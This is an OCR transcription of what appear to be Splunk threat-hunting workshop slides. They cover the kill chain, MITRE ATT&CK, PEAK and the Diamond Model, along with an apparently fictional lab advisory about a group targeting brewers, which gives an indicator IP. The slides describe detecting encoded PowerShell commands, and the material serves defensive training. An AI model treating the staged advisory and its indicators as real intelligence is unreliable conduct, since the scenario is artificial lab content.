
MITRE ATT&CK Techniques Referenced

PowerShell process with an encoded command detected on titan.thirstyberner.com






https://mitre-attack.github.io/attack-navigator/

What Can We Operationalize?

PowerShell process with an encoded command detected on titan.thirstyberner.com

- Use Splunk custom commands to decode base64 at the time of correlation
- Decoded Processes and Parent Processes would be in the Notable Event



Threat Advisory

TLP: AMBER

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The group has been known to have advanced capabilities in exploiting windows machines along with knowledge of industrial control system processes.

Targets
The group has reportedly only targeted organizations in the American and Australian brewing industry.

Recent reports from other impacted organizations have identified the IP address 134.209.239.36 being referenced.

Methods to Characterize Adversary Operations

splunk> turn data into doing™

Lockheed Martin Kill Chain

If one artifact (IP, host, process, etc.) can be identified, a defender can move in either direction along the kill chain to disrupt a current operation or learn more to prevent future attacks.

MITRE ATT&CK

Adversarial Tactics, Techniques, and Common Knowledge

Builds on Lockheed Martin's Kill Chain methodology but focuses on tactics and techniques that occur during exploit and activity occurring post exploit

PRE

Reconnaissance

Resource Development

Initial Access

Execution

Persistence

Privilege Escalation

Defense Evasion

Credential Access

Discovery


Lateral Movement

Collection


Command and Control

PEAK Threat Hunting Framework


PEAK, an acronym for "Prepare, Execute, and Act with Knowledge," brings a fresh perspective to threat hunting. It incorporates three distinct types of hunts



Hypothesis-Driven



Baseline



Model-Assisted


Diamond Model

More often used within Threat Intelligence, but has a place as part of Threat Hunting


Used for contextualizing threat intelligence that is found during hunting

Sergio Caltagirone, Andrew Pendergast, Christopher Betz

- http://www.dtic.mil/dtic/tr/fulltext/u2/a586960.pdf
- https://threatconnect.com/blog/diamond-model-threat-intelligence-star-wars/



What Are We Trying To Accomplish?



Testing & Refining

- Remember, Hunting is Hard!
- The first search is not the perfect search
- May end up with false positives like alerting
- Mitigation
  - Build your leads/hypothesis and test on a known good system
    - Reduce risk of returning lots of noise
  - Run data against sample data set
    - Ensure you won’t get overrun on a monthly long search

Operationalize Your Findings


Create Feedback Loop from Hunting to Incident Response

- Hunting is proactive

Develop a hypothesis

“End goal of hunting should be a change in policy or procedure - operationalization, don’t do the same thing over and over again”

- Threat Hunting Webshells with Splunk, James Bower



Lab #3: Hunt #2025-01-02

Using Network Artifacts

